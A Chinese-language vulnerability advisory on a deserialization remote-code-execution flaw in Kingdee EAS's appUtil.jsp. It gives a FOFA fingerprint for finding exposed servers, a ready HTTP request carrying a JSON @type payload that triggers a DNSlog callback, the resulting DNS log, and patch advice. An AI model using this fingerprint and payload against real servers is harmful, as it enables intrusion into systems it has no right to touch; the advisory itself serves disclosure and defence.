

金蝶 EAS 反序列化 RCE 漏洞

漏洞描述

金蝶 EAS /easportal/tools/appUtil.jsp进行序列化与反序列化，在此过程中未对数据进行签名或校验，导致客户端发出的数据可被攻击者恶意篡改，写入包含恶意代码的序列化数据，达到在服务端远程命令执行的效果。

影响版本

金蝶 EAS

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="easSessionId" || header="easportal"

POC/EXP：

```
GET /easportal/tools/appUtil.jsp?list=%7B%22x%22%3A%7B%22%40type%22%3A%22java.net.Inet4Address%22%2C%22val%22%3A%22ywyzxpum.eyes.sh%22%7D%7D HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: /
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```



ID	域名	Type	IP	Count	位置	时间	操作
73086393	ywyzxpum.eyes.sh	A	2.161.12			2024-10-14 02:36	删除
73086392	ywyzxpum.eyes.sh	A	2.161.7			2024-10-14 02:35	删除
73086391	ywyzxpum.eyes.sh	A	2.161.12			2024-10-14 02:34	删除
73086389	ywyzxpum.eyes.sh	A	2.161.12			2024-10-14 02:34	删除
73086388	ywyzxpum.eyes.sh	A	2.161.7			2024-10-14 02:33	删除

修复方案

临时缓解方案

限制访问来源地址，如非必要，不要将系统开放在互联网上。

升级修复方案

目前官方已发布安全补丁，建议受影响用户尽快升级至安全版本